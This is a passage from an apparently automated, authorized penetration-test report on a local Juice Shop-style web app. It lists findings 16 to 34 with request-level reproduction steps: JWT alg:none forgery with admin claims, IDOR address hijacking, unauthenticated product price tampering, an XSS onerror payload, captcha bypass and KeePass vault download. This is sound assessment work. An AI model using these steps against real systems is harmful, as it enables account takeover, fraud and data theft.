1. As user2 (Bearer id=27), GET `http://localhost:3000/rest/track-order/zzzz-not-a-real-code-000` → `{"status":"success","data":[{"orderId":"zzzz-not-a-real-code-000"}]}` (control: no order data). 2. GET `http://localhost:3000/rest/track-order/[REDACTED_ORDER_CODE_1]` (user1's order) → full order record: email `[REDACTED_EMAIL_6]`, totalPrice 1.99, products `[{Apple Juice, 1.99}]`, eta 5, `_id [REDACTED_ORDER_ID_1]`. 3. Repeat step 2 → identical 352-byte body (stable replay). Code is a 4-hex UUID-prefix, enumerable enough that any leaked/observed confirmation code yields the victim's order.

Evidence

- Evidence ev-mtp3mew7-1jk — withheld from public sample
- Evidence ev-mtp3mf4f-1jl — withheld from public sample
- Evidence ev-mtp3ngs2-1jm — withheld from public sample

HIGH 16. [auth-bypass] Unauthenticated order tracking: /rest/track-order/{code} leaks any order (masked email, items, totals) with no session required

Screen: s-0059

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

GET /rest/track-order/{orderId} returns the full protected order record with NO authentication. verify_access on this exact URL returned needs_judgment with body equality: the unauthenticated 200 body IS the protected content — identical 352 bytes to the authed body (user1's order: masked email [REDACTED_EMAIL_6], line items, totalPrice 1.99, eta, internal_id [REDACTED_ORDER_ID_1]). A second unauthenticated replay for user2's own fresh order ([REDACTED_ORDER_CODE_2]) also returned the full 459-byte record. Negative control: a non-existent code with all credentials stripped returns only the echo {orderId:<input>} — no order data. Anyone who learns/guesses a 4-hex order code reads the full order with no account or session at all.

Reproduction

1. Strip all credentials (Cookie: '', Authorization: '') and GET http://localhost:3000/rest/track-order/zzzz-not-a-real-code-000 → echo only (control, no order data). 2. Same unauthenticated GET on /rest/track-order/[REDACTED_ORDER_CODE_1] → 200 with the full protected order, byte-identical to the authed response (verify_access pair ev-mtp3l8ro-1jc / ev-mtp3l8rz-1jd). 3. Same unauthenticated GET on /rest/track-order/[REDACTED_ORDER_CODE_2] → full 459-byte order record. The unauthenticated body IS the protected content.

Evidence

- Evidence ev-mtp3nh03-1jn — withheld from public sample
- Evidence ev-mtp3l8ro-1jc — withheld from public sample
- Evidence ev-mtp3nje3-1jo — withheld from public sample
- Evidence ev-mtp3njmj-1jp — withheld from public sample

HIGH 17. [idor] Unauthenticated download of customer order invoice PDFs from /ftp

Screen: s-0062

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

Customer order invoices (PDFKit PDFs, e.g. order_[REDACTED_ORDER_CODE_1].pdf — the already-confirmed other-user track-order 3b7c... — and order_[REDACTED_ORDER_CODE_2].pdf) are served from /ftp with no authentication. The exact PDF of another user's order downloads as a full application/pdf body with cookie/authorization blanked. A non-existent .pdf is correctly 404'd (ENOENT), so the server distinguishes files — this is deliberate unauthenticated serving of customer invoices, not a catch-all 200.

Reproduction

```
1) Unauth GET /ftp/order_[REDACTED_ORDER_CODE_1].pdf → 200 application/pdf (%PDF-1.3).
2) Authed repeat → identical 200 PDF. 3) Unauth GET 2nd invoice
order_[REDACTED_ORDER_CODE_2].pdf → 200 application/pdf. 4) Negative control: unauth
GET /ftp/order_nonexistent-000000000000000000.pdf → 404 ENOENT, no PDF body.
```

Evidence

Evidence ev-mtp52eyz-1md — withheld from public sample

Evidence ev-mtp52eqv-1mc — withheld from public sample

Evidence ev-mtp52xs9-1me — withheld from public sample

Evidence ev-mtp52y0f-1mf — withheld from public sample

HIGH 18. [auth-bypass] Broken access control: any logged-in customer can create and update products (product tampering)

Screen: s-0063

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

The products API enforces authentication but not authorization: ANY authenticated user (customer role) can perform admin-only operations on the product catalog. POST /api/Products as user2 (role=customer per whoami JWT) returned 201 Created with a new product (id 57). PUT /api/Products/1 (a real seeded product) as user2 changed its price from 1.99 to 0.01 — returned 200 with the tampered price in the body; price was then restored to 1.99 by the tester. PUT on the tester's own probe product (57) also succeeded (200, name/price changed). The customer UI offers no product create/update, and the unauthenticated control (401) proves these are authorized, privileged operations — the function-level (admin-role) check is simply missing for logged-in users. Impact: any registered customer can tamper with catalog pricing (fraud), inject arbitrary product descriptions (the description is rendered as raw HTML in the storefront), or seed fake products. verify_access on GET /api/Products shows public catalog reads (intended); the finding is specifically the privileged WRITE path.

Reproduction

```
1. Login as any customer (user2, role=customer). 2. POST /api/Products with
{"name":"X","description":"Y","price":0.01,"deluxePrice":0.01,"image":"x.jpg"} → 201
Created (id 57). 3. PUT /api/Products/1 with {"price":0.01} → 200, body shows
"price":0.01 on the real seeded product. 4. Unauthenticated control: same POST with
blanked cookie/authorization → 401 UnauthorizedError. 5. verify_access(GET
/api/Products): public read (intended catalog); the hole is the privileged write path.
6. Price on product 1 was restored to 1.99 after testing.
```

Evidence

- Evidence ev-mtp58vog-1mo — withheld from public sample
- Evidence ev-mtp55zgw-1ml — withheld from public sample
- Evidence ev-mtp56q2n-1mm — withheld from public sample
- Evidence ev-mtp5ii4s-1nh — withheld from public sample

HIGH 19. [mass-assignment] Mass-assignment on product create: client-controlled createdAt/updatedAt/deletedAt are accepted (forged timestamps, ghost products)

Screen: s-0063

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

The product-create endpoint binds the entire JSON body to the model with no field allow-list. Proof at 2xx: POST /api/Products as customer user2 with "createdAt":"1999-01-01T00:00:00.000Z" → 201 Created with the forged timestamp echoed verbatim in the response body (twice, identical bodies), while the control create (same body without the extra field) carries only server timestamps. Additionally, a client-supplied "deletedAt" is accepted on the same create path and immediately soft-deletes the new row: POST with deletedAt → 500 'Instance could not be reloaded because it does not exist anymore (find call returned null)' and the returned /api/Products/{id} 404s (product hidden while present in the DB — ghost product), reproduced twice; PUT /api/Products/{id} rejects deletedAt (no effect, 200). role/isAdmin/UserId are ignored (control create with them succeeds cleanly). The endpoint itself is admin-privileged but has no admin-role check (recorded separately as auth-bypass f-043). Impact: users can forge row timestamps (audit-trail integrity) and seed ghost/hidden products invisible to normal browsing.

Reproduction

```
1. Login as customer user2. 2. POST /api/Products
{"name":"X","description":"y","price":1,"deluxePrice":1,"image":"z.jpg","createdAt":"1999-01-01T00:00:00.000Z"} → 201 Created, body shows "createdAt":"1999-01-01T00:00:00.000Z" (server normally stamps creation time). 3. Control: same create WITHOUT createdAt → 201 with current server timestamp. 4. Corroborating ghost-product proof: POST with "deletedAt":"2026-01-01T00:00:00.000Z" → 500 'Instance could not be reloaded because it does not exist anymore (find call returned null)'; GET on the returned id → 404 while the row exists, soft-deleted (ghost product). 5. PUT with deletedAt has no effect – create-path-only.
```

Evidence

Evidence ev-mtp5ds8r-lmx — withheld from public sample

Evidence ev-mtp5xl2r-lo4 — withheld from public sample

Evidence ev-mtp5xnaz-lo5 — withheld from public sample

HIGH 20. [auth-bypass] Unauthenticated product UPDATE via PUT /api/Products/{id} (write-plane auth bypass)

Screen: s-0065

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

The REST write-plane on /api/Products/{id} is missing authentication for the UPDATE method. POST /api/Products and DELETE /api/Products/{id} correctly reject unauthenticated requests (401 "No Authorization header was found"), and GET is a deliberately public catalog. But PUT /api/Products/{id} executes a real Sequelize UPDATE (persisted field change + updatedAt bump) with NO session material whatsoever. An unauthenticated attacker can rewrite any product's name/description/price/deluxePrice/image (including rows the SPA catalog lists), deface or price-tamper the store, and plant stored content (e.g. HTML in description, as seen in existing product descriptions). Read access being public is by design; the write bypass is not. Non-existent ids correctly 404 (no catch-all), so the hole is specific to valid ids. Authenticated POST create (201, location header) works as expected for user2 and admin.

Reproduction

1. Send PUT /api/Products/66 with headers {"authorization":"","cookie":""} and JSON body {"price":"13.37"}. 2. Response 200 echoes the persisted "13.37" price with a bumped updatedAt (02:12:00.741Z), proving the UPDATE executed with no auth. 3. Replay the identical request (ev-1qw) – same acceptance (updatedAt 02:12:15.872Z). 4. Contrast: POST /api/Products with the same blanked headers → 401 UnauthorizedError: No Authorization header was found (ev-1qu); DELETE → 401 (ev-1qy). 5. Sanity: GET /api/Products/1 after all probes shows the live catalog row unchanged (price 1.99, ev-1qx) – the no-op PUTs on it never executed.

Evidence

- Evidence ev-mtp6em8w-1qu — withheld from public sample
- Evidence ev-mtp6et1i-1qv — withheld from public sample
- Evidence ev-mtp6f4pg-1qw — withheld from public sample

HIGH 21. [auth-bypass] Malware quarantine directory and artifacts served to unauthenticated users

Screen: s-0071

Source: validator claude-pilot

Scope basis: authorized target <http://localhost:3000/>

The `/ftp/quarantine` directory — which by name is a restricted quarantine holding malware dropper artifacts — is fully enumerable AND its contents are downloadable without any session. An anonymous request to `/ftp/quarantine` returns the serve-index listing ("listing directory `/ftp/quarantine`") naming four quarantined artifacts (`juicy_malware_linux_amd_64.url`, `juicy_malware_linux_arm_64.url`, `juicy_malware_macos_64.url`, `juicy_malware_windows_64.exe.url`), and each artifact is served as `application/octet-stream` with its full InternetShortcut body (`Prop3/IDList + URL=` pointing at the raw dropper binaries on github.com/juice-shop/juicy-malware). `verify_access` confirms the unauthenticated 200 body IS the protected content (identical to the authed response). A non-existent path under the same directory returns a genuine 404 ENOENT, so this is not a catch-all 200. The server also exposes absolute filesystem paths (`stat '/juice-shop/ftp/quarantine/...'`) in 404 error pages. Note: the `/ftp` root's .md poison-pill deny guard is NOT enforced in this subdirectory — a request for `quarantine/□.md` returns a plain 404 rather than the poison-pill response, so nothing shields this tree. The .exe binaries themselves are not on-host (ENOENT). This is distinct from the already-confirmed `/ftp` listings and the `/ftp/{file}%00.md` secret-exposure finding: the hole here is that the quarantine subdirectory is exposed at all (unauthenticated enumeration + artifact retrieval).

Reproduction

```
1. With NO session (blank Cookie and Authorization), GET
http://localhost:3000/ftp/quarantine → 200 HTML listing directory /ftp/quarantine with
four juicy_malware_* artifact names. 2. GET
/ftp/quarantine/juicy_malware_windows_64.exe.url (still unauthenticated) → 200
application/octet-stream, body = Windows InternetShortcut with
URL=https://github.com/juice-shop/juicy-
malware/raw/master/juicy_malware_windows_64.exe. 3. Same for
juicy_malware_linux_amd_64.url and juicy_malware_macos_64.url. 4. Control: GET
/ftp/quarantine/nonexistent-xyz-123 → 404 ENOENT (not the listing), proving the 200s
are not catch-all.
```

Evidence

- Evidence ev-mtp7rf9g-1wk — withheld from public sample
- Evidence ev-mtp7rfhl-1wl — withheld from public sample
- Evidence ev-mtp7rfpp-1wm — withheld from public sample
- Evidence ev-mtp7qy6k-1wj — withheld from public sample
- Evidence ev-mtp7s3gp-1wp — withheld from public sample
- Evidence ev-mtp7s3os-1wq — withheld from public sample

HIGH 22. [qty-tampering] Negative-quantity tampering on basket item corrupts basket total

Screen: s-0079

Source: validator claude-pilot

Scope basis: authorized target <http://localhost:3000/>

PUT /api/BasketItems/{id} accepts a NEGATIVE quantity with no lower bound. A positive quantity is correctly blocked by the out-of-stock check ("We are out of stock!", 400), but quantity=-1 passes the comparison and is persisted. Reading back /rest/basket/7 shows BasketItem 14 with quantity:-1 on a 2.99¤ product, corrupting the basket total to 0.99¤ instead of the legitimate 6.97¤ — a checkout-time price manipulation primitive.

Reproduction

```
1. POST /api/BasketItems {ProductId:2, BasketId:7, quantity:1} -> 200 id:14
(baseline). 2. PUT /api/BasketItems/14 {quantity:-1} -> 200 success. 3. Positive
control: PUT {quantity:100} -> 400 "We are out of stock!" (positive values ARE
validated). 4. GET /rest/basket/7 shows BasketItem quantity:-1 on a 2.99¤ product ->
basket total drops to 0.99¤ vs 6.97¤ legitimate. 5. Negative control: PUT {quantity:1}
restores baseline, marker absent.
```

Evidence

Evidence ev-mtpac52j-235 — withheld from public sample

Evidence ev-mtpabzlo-233 — withheld from public sample

Evidence ev-mtpaclwn-234 — withheld from public sample

HIGH 23. [session] JWT forgery (alg:none) — unsigned attacker-minted tokens accepted; role:admin escalation

Screen: s-0084

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

The JWT verifier accepts unsigned (alg:none) tokens: garbage tokens are rejected 401 on authed endpoints, but an attacker-minted alg:none JWT is accepted (200) and returns protected data — twice, stable. Escalation additionally proven on a role-gated endpoint: a forged alg:none token with claims `{"id":1,"role":"admin","email":"[REDACTED_EMAIL_1]"}` was accepted on `/api/Users/1` (200 with the admin user record, replays ev-mtpbk7z4-27x / ev-mtpbk87n-27y) where a garbage token gets 401 (ev-mtpbjvsa-27u). Tokens are trivially mintable: `POST /rest/user/whoami` echoes arbitrary body JSON into an issued alg:none token (Set-Cookie observed), so any attacker forges arbitrary identity/role with no secret. Unauthenticated arbitrary-identity + privilege forgery.

Reproduction

1) `GET /rest/wallet/balance` with `Authorization: Bearer garbage.invalid.token` and no cookies → 401 (control). 2) Mint forged token: `POST /rest/user/whoami` (no auth needed) with body `{"id":26,"role":"admin","email":"[REDACTED_EMAIL_1]"}` → the issued Set-Cookie token is an alg:none JWT echoing your claims; or hand-mint header `{"alg":"none"}` + base64url claims + trailing dot. 3) `GET /rest/wallet/balance` with `Bearer <forged>` → 200 with balance (repeat: stable). 4) Same forged token with `role:admin` accepted on `/api/Users/1` → 200 admin record.

Evidence

- Evidence ev-mtpbhleo-27p — withheld from public sample
- Evidence ev-mtpbhlnd-27q — withheld from public sample
- Evidence ev-mtpbhlvr-27r — withheld from public sample
- Evidence ev-mtpjqejm-33t — withheld from public sample
- Evidence ev-mtpjqers-33u — withheld from public sample
- Evidence ev-mtpjqezz-33v — withheld from public sample

HIGH 24. [idor-write] IDOR/BOLA write on /api/Addressss/{id}: other user's address overwritten and silently hijacked (UserId reassigned to attacker)

Screen: s-0111

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

The per-id address endpoint enforces read-scoping (GET of another user's id returns 400 "Malicious activity detected"), but the PUT handler performs NO ownership check and NO whitelist: PUT /api/Addressss/11 (id 11 belongs to UserId 26 — streetAddress "[REDACTED_STREET_ADDRESS]", never present in user2's list) succeeded with 200, overwrote the city to attacker-chosen "HackedCity", AND silently reassigned UserId from 26 to 27 — the victim's address row was hijacked into the attacker's account. The follow-up list call then returned the victim's row among user2's addresses, proving the ownership transfer. Required bypass: an explicit "Content-Type: application/json" header (the handler mis-parses otherwise). Read-side scope enforcement proves the row is genuinely another user's; the same id being writable is a full BOLA write.

Reproduction

```
1) Login as user2 (JWT id=27). 2) GET /api/Addressss – list returns only ids 7/8/9 (UserId 27). GET /api/Addressss/11 returns 400 "Malicious activity detected" (foreign id is access-controlled on read – negative control). 3) PUT /api/Addressss/11 with header "Content-Type: application/json" and body {"city":"HackedCity"} → 200 with {"UserId":27,"id":11,"streetAddress":"[REDACTED_STREET_ADDRESS]","city":"HackedCity"} – UserId flipped from 26 to 27 and city overwritten (positive replay 1). 4) GET /api/Addressss – id 11 (originally UserId 26's "[REDACTED_STREET_ADDRESS]") is now inside user2's address list (positive replay 2).
```

Evidence

- Evidence ev-mtphct63-2vj — withheld from public sample
- Evidence ev-mtphxzmu-2vu — withheld from public sample
- Evidence ev-mtphyow7-2vx — withheld from public sample
- Evidence ev-mtpuokcq-ij — withheld from public sample
- Evidence ev-mtpumt2j-ii — withheld from public sample
- Evidence ev-mtpuokls-ik — withheld from public sample

HIGH 25. [secret-exposure] KeePass credential vault (incident-support.kdbx) downloadable from unauthenticated /ftp directory listing

Screen: (cross-screen)

Source: validator claude-pilot

Scope basis: authorized target <http://localhost:3000/>

The /ftp directory (serve-index) lists all backup/support files without authentication. incident-support.kdbx — a KeePass password database (3049 bytes, content-type application/octet-stream, KDBX magic bytes 03 d9 a2 9a) — is directly downloadable by a low-privileged user. This is the incident-support credential vault; offline brute-force of the master password exposes all stored credentials/secrets.

Reproduction

```
1. GET /ftp (Accept: application/json) → JSON array listing incident-support.kdbx,
coupons_2013.md.bak, package-lock.json.bak, eastere.gg, encrypt.pyc. 2. GET
/ftp/incident-support.kdbx → 200, application/octet-stream, 3049 bytes, KeePass KDBX
magic bytes 03 d9 a2 9a. 3. Control: GET /ftp/nonexistent-support.kdbx → 403. The
vault can be taken offline for master-password cracking.
```

Evidence

Evidence ev-mtpkumdq-38o — withheld from public sample

Evidence ev-mtpkumls-38p — withheld from public sample

Evidence ev-mtpktpf1-38l — withheld from public sample

MEDIUM 26. [xss-reflected] Reflected/DOM XSS in the `#/search?q=` route — query string is rendered into the page and executes

Screen: s-0001

Source: validator claude-pilot

Scope basis: authorized target `http://localhost:3000/`

The SPA search route `http://localhost:3000/#/search?q=<payload>` renders the query into the client without sanitization: a payload with an active onerror handler executed in a real browser (`window.__verdict_xss` set by the injected handler), while the benign control did not execute. This is client-side DOM injection via the search route — the server returns the SPA shell (server-side reflection is absent, so this was missed by `probe_xss`). Execution confirmed twice with the negative control not executing. [+] Also observed as "DOM XSS in client-rendered search results (SPA `#/search?q=`)" (screen s-0069). [+] Also observed as "DOM-based XSS executes via client-rendered search route `#/search?q=`" (screen s-0078). [+] Also observed as "DOM XSS in SPA search route via innerHTML sink (`#/search?q=`)" (screen s-0079). [+] Also observed as "DOM-based XSS via client-rendered product search sink (`#/search?q=`)" (screen s-0090). [+] Also observed as "DOM-based XSS on client-rendered search route (`#/search?q=`)" (screen s-0101). [+] Also observed as "DOM-based XSS in dashboard SPA search results (hash-route `q` parameter)" (screen s-0106).

Reproduction

1) Negative control: navigate to `#/search?q=` with a benign marker – no script execution. 2) Navigate to `http://localhost:3000/#/search?q=<img src=x onerror=...>` – payload EXECUTED in the browser (`window.__verdict_xss` set). 3) Replay: second navigation with the same payload executed again identically. Both replays stable, control clean.

Evidence

- Evidence ev-mtojgson-x — withheld from public sample
- Evidence ev-mtojgtf6-y — withheld from public sample
- Evidence ev-mtojgu5b-z — withheld from public sample
- Evidence ev-mtp78gy1-lur — withheld from public sample
- Evidence ev-mtp78hno-1us — withheld from public sample
- Evidence ev-mtp78idm-lut — withheld from public sample
- Evidence ev-mtpa2rv7-227 — withheld from public sample
- Evidence ev-mtpa2sle-228 — withheld from public sample
- Evidence ev-mtpa2tbu-229 — withheld from public sample
- Evidence ev-mtpa8asm-22e — withheld from public sample
- Evidence ev-mtpa8bj1-22f — withheld from public sample
- Evidence ev-mtpa8c9i-22g — withheld from public sample
- Evidence ev-mtpd88t4-2ca — withheld from public sample
- Evidence ev-mtpd89ji-2cb — withheld from public sample
- Evidence ev-mtpd8a98-2cc — withheld from public sample
- Evidence ev-mtpfhq7x-2m4 — withheld from public sample

Evidence ev-mtpfhqxz-2m5 — withheld from public sample

Evidence ev-mtpfhrog-2m6 — withheld from public sample

Evidence ev-mtpgthpp-2ql — withheld from public sample

Evidence ev-mtpgtifr-2qm — withheld from public sample

Evidence ev-mtpgtj66-2qn — withheld from public sample

Evidence ev-mtph8zgm-2s8 — withheld from public sample

Evidence ev-mtph906r-2s9 — withheld from public sample

Evidence ev-mtph90wv-2sa — withheld from public sample

MEDIUM 27. [misconfig] /api/Challenges collection endpoint fully readable without authentication (excessive data exposure)

Screen: s-0006

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

GET /api/Challenges serves the FULL challenge catalog (65,524-byte JSON, 45+ challenge records incl. all internal keys, descriptions, mitigation URLs, createdAt/updatedAt, dependencies) with NO authentication required. Byte-identical to the authed response. Meanwhile the sibling REST endpoint /api/Challenges/{id} correctly enforces auth (401 UnauthorizedError: No Authorization header was found), proving auth IS enforced on the item endpoint but NOT on the collection — an over-granted/unprotected REST collection. The response also sets access-control-allow-origin: *. This is the API3:2019 Excessive Data Exposure / broken object-level authorization pattern: any anonymous client can enumerate the entire catalog including challenge keys, which are the lookup identifiers used by the challenge-solving API to flag a challenge as solved.

Reproduction

```
1. GET http://localhost:3000/api/Challenges with NO Authorization/cookie → 200,
65,524-byte JSON, status:success with full challenge catalog (evidence ev-mtokwnx-
5i). 2. GET same URL with an authed admin/user1 session → byte-identical body, same
length 65524 (evidence ev-mtokwi9b-5h, ev-mtol1zgu-5l). 3. GET
http://localhost:3000/api/Challenges?id=99999 (control) → {"status":"success","data":
[] } 30 bytes – the endpoint is live and filtering works, so the full-list response is
real data not a soft-404 (ev-mtol1sn8-5j). 4. GET /api/Challenges/1 unauth → 401
UnauthorizedError "No Authorization header was found" (ev-mtol2kk0-5n), proving auth
IS enforced on the sibling item endpoint – the collection endpoint is the unprotected
one. 5. GET /api/Challenges?id=2 unauth → 200, full record (ev-mtol1svy-5k), also
unprotected.
```

Evidence

Evidence ev-mtol30sj-5o — withheld from public sample

Evidence ev-mtokwnx-5i — withheld from public sample

Evidence ev-mtokwi9b-5h — withheld from public sample

MEDIUM 28. [other] Continue code is a deterministic, state-independent token served to any unauthenticated client

Screen: s-0008

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

GET /rest/continue-code returns an identical 62-char base62 "continueCode" ([REDACTED_TOKEN_1]) on every request, with (a) no authentication (same 200 body with an explicitly blanked cookie/authorization header), (b) no dependence on the client's actual challenge progress — the token is byte-for-byte unchanged across a real state transition (Score Board challenge id=75 flipped solved:false → solved:true at 15:18:19.749Z and the code did not change), and (c) no tie to any session or per-user entropy. This is a progress-continuity token whose issuer computes it as a static/deterministic encoding of challenge ids (Juice Shop's hashids-style scheme) rather than a per-session secret — the encoding is reversible/forgable without ever solving anything, and the same value is handed to every anonymous visitor. Evidence discipline: a negative control on a sibling path (/rest/continue-code-nonexistent-xyz) correctly fails with 500 "Unexpected path" and no code, while the target path reproducibly returns the token across two positive replays and four independent reads spanning the state change.

Reproduction

1) GET http://localhost:3000/rest/continue-code without any session – observe {"continueCode":"[REDACTED_TOKEN_1]"}.

2) Repeat the same GET with cookie and authorization headers explicitly blanked – the identical token is returned.

3) In another tab, visit /#/score-board to genuinely solve the Score Board challenge (verify via GET /api/Challenges/?name=Score%20Board showing solved:true, updatedAt 15:18:19.749Z).

4) Re-GET /rest/continue-code – the token is byte-identical, proving it is not derived from live progress.

5) Negative control: GET /rest/continue-code-nonexistent-xyz returns 500 "Unexpected path" with no token.

Evidence

Evidence ev-mtoljj05-76 — withheld from public sample

Evidence ev-mtoluaro-7e — withheld from public sample

Evidence ev-mtolucl8-7f — withheld from public sample

MEDIUM 29. [workflow-bypass] Continue-code "apply" restores global challenge progress without authentication (unauth code-bearer restore)

Screen: s-0010

Source: validator claude-pilot

Scope basis: authorized target <http://localhost:3000/>

The continue-code "apply" flow gates global challenge-progress restore solely on possession of a valid continue code, with no authentication or session binding: `PUT /rest/continue-code/apply/<validCode>` with NO cookie/Authorization header returns 200 `{"data":"7 solved challenges have been restored."}` while an invalid code is rejected (404 "Invalid continue code."). This is the exact sink the fixIt screen's plan targets ("apply via `/rest/continue-code-fixIt/apply` to skip the fix-it challenge"): the fixIt code itself is a weak deterministic hashids-style token (fixed in-source salt, no per-session binding), returned by `GET /rest/continue-code` to ANY caller and stored in a non-HttpOnly continueCode cookie (ev-mtomjb18-8t), so anyone who observes/leaks a code can unauthenticated-restore/overwrite challenge progress — skipping the challenge without solving it. Cross-stream forging was tested and rejected (fixIt apply rejects a main-stream code, 404), so the exploit requires a stream-valid code — but the code's issuance (`GET /rest/continue-code`) is itself unauthenticated, making the chain practical. Impact: unauthenticated manipulation of global challenge/CTF progress (integrity); no PII or financial data involved.

Reproduction

```
1. GET /rest/continue-code (no auth) → 200 {"continueCode":"
[REDACTED_CONTINUE_CODE_FRAGMENT]"} (ev-mtomb847-8k). 2. PUT /rest/continue-
code/apply/[REDACTED_CONTINUE_CODE_FRAGMENT] with NO cookie/Authorization header → 200
{"data":"7 solved challenges have been restored."} (ev-mtompckp-91, replay ev-
mtomqxj1-92). 3. Control: PUT /rest/continue-code/apply/AAAA (invalid code) → 404
"Invalid continue code." (ev-mtomstoa-96). 4. Same on the fixIt stream: PUT
/rest/continue-code-fixIt/apply/AAAA → 404 (ev-mtomt3lp-97); a main-stream code fed to
the fixIt apply is also rejected (ev-mtomkoa3-8u), so streams are separated and
forging requires a stream-valid code — whose issuance (GET /rest/continue-code) is
itself unauthenticated.
```

Evidence

Evidence ev-mtomstoa-96 — withheld from public sample

Evidence ev-mtompckp-91 — withheld from public sample

Evidence ev-mtomqxj1-92 — withheld from public sample

MEDIUM 30. [misconfig] /api/Quantitys list endpoint exposes full stock/inventory table without authentication (item route is guarded, list route is not)

Screen: s-0014

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

The /api/Quantitys list route has no access control at all: without any session, cookie or Bearer token it returns the full internal inventory table (7628 bytes) — every product's stock quantity and per-user purchase limit (limitPerUser). The item route /api/Quantitys/{id} is correctly guarded (403 Malicious activity detected, even for an authenticated user), so the protection exists but was applied only to the item route, leaving the list route over-granted. Stock levels and per-user purchase limits are business-confidential inventory data usable for competitor/abuse intel. [+] Also observed as "Unauthenticated full inventory stock/quantity listing via /api/Quantitys (over-granted public API)" (screen s-0038).

Reproduction

1. GET /api/Quantitys/1 with no auth → 403 {"error":"Malicious activity detected"} (guard works on item route = negative control). 2. GET /api/Quantitys with no auth (cookie and authorization headers blanked) → 200 full inventory JSON (all quantities + limitPerUser). 3. Replayed with no auth → identical full dump.

Evidence

Evidence ev-mtooerbo-df — withheld from public sample

Evidence ev-mtoodmcj-dc — withheld from public sample

Evidence ev-mtoofphu-dh — withheld from public sample

Evidence ev-mtoy6v6h-13y — withheld from public sample

Evidence ev-mtoy62kk-13w — withheld from public sample

Evidence ev-mtoy6zxy-140 — withheld from public sample

MEDIUM 31. [other] Captcha protection on POST /api/Feedbacks fully bypassable — plaintext answer leaks from /rest/captcha and tokens are reusable

Screen: s-0025

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

The feedback API's captcha gate is server-side but trivially bypassable, rendering the anti-abuse control ineffective. Two independent flaws: (1) GET /rest/captcha returns BOTH the challenge AND the correct answer in plaintext JSON (e.g. {"captchaId":19,"captcha":"8+3+2","answer":"13"}) — a bot script can solve the challenge programmatically without any human interaction, so the captcha only stops a naive static bot, not automated abuse. (2) Captchas are not single-use: the same captchaId+answer pair was successfully replayed across multiple distinct POSTs (including with different tampered payloads), so rate-limit/protection guarantees do not hold.

Reproduction

1. GET /rest/captcha → response JSON contains both "captcha" (e.g. "8+3+2") and the plaintext "answer" ("13"). 2. POST /api/Feedbacks with the leaked captchaId+answer → HTTP 201 Created, feedback persisted (verified twice with fresh captchas). 3. Reuse the SAME captchaId+answer in a second POST → also accepted (no single-use enforcement). Negative control: same POST with a wrong answer → HTTP 401 "Wrong answer to CAPTCHA", feedback NOT persisted, proving the check is real and the bypass is not a false positive.

Evidence

Evidence ev-mtou7ldk-rx — withheld from public sample

Evidence ev-mtou7gaz-rv — withheld from public sample

Evidence ev-mtou7p6z-rz — withheld from public sample

MEDIUM 32. [info-disclosure] Unauthenticated /rest/memories leaks full User objects (emails, MD5 password hashes, deluxeTokens, roles) of all photo-wall authors

Screen: s-0029

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

GET /rest/memories returns the full related User record for the photo-wall author on every entry, exposing cross-user PII and sensitive account fields: email, MD5 password hash, role (admin/deluxe), deluxeToken, profileImage, totpSecret field, isActive, lastLoginIp, deletedAt. Confirmed reachable WITHOUT any authentication (blank cookie + blank Authorization still returns the full dataset including admin bkimminich's hash and email) — an unauthenticated anonymous viewer of the public photo wall page reads every user's password hash and email via this API. MD5 hashing makes offline cracking the primary takeover path.

Reproduction

1. NEGATIVE CONTROL: GET of a random non-existent path (probe_secrets control) returns no memories data and no password hash (ev-mtovguql-v1). 2. POSITIVE REPLAY: unauthenticated GET /rest/memories (cookie:'' authorization:='') returns embedded User objects with admin bkimminich's MD5 hash, email, role, deluxeToken, lastLoginIp (ev-mtovadas-up). 3. POSITIVE REPLAY: unauthenticated GET /rest/memories after further probe activity returns the same full PII set (ev-mtovmezl-vd). 4. probe_secrets oracle missed this PII shape (no .env/secret signature) but the exposure is concrete credential/PII material — a third GET with no session confirmed again (ev-mtovco73-uw).

Evidence

Evidence ev-mtovguql-v1 — withheld from public sample

Evidence ev-mtovadas-up — withheld from public sample

Evidence ev-mtovmezl-vd — withheld from public sample

MEDIUM 33. [info-disclosure] Confidential acquisitions document and encrypted announcement readable without authentication via /ftp directory

Screen: s-0032

Source: validator claude-pilot

Scope basis: authorized target <http://localhost:3000/>

The confidential internal acquisition document served under /ftp is directly readable by ANY unauthenticated user — no bypass, no session, no special header required. The document is explicitly marked "confidential! Do not distribute!" and discloses planned competitor acquisitions, stating the move will have a significant stock market impact ("Our shareholders will be excited"). This is inside-information-grade corporate data exposed on a public, enumerable directory listing (/ftp/). Related exposure on the same tree: announcement_encrypted.md (65 KB of encrypted confidential announcement content) is also readable without authentication.

Reproduction

1. Unauthenticated (no session): GET /ftp/nonexistent-confidential.md → 404, no confidential content (negative control, ev-mtowf6b3-ww).
2. GET /ftp/acquisitions.md → 200 text/markdown, confidential acquisition plan ("# Planned Acquisitions / This document is confidential! Do not distribute! / ... stock market impact ... Our shareholders will be excited") (replays ev-mtowf6j6-wx, ev-mtowf6rb-wy – identical 200 bodies, stable).
3. verify_access on the same URL: unauthenticated 200 body matches the authenticated body exactly (ev-mtow63cc-w7, ev-mtow63cl-w8).
4. The file is discoverable via the open directory listing at /ftp/ (ev-mtow4lvm-w1); the encrypted companion announcement_encrypted.md is also served unauthenticated (ev-mtow8554-wi).

Evidence

Evidence ev-mtowf6b3-ww — withheld from public sample

Evidence ev-mtowf6j6-wx — withheld from public sample

Evidence ev-mtowf6rb-wy — withheld from public sample

MEDIUM 34. [session] Session JWT embeds md5 password hash (reflected via /rest/user/whoami?fields=password)

Screen: s-0043

Source: validator claude-pilot

Scope basis: authorized target http://localhost:3000/

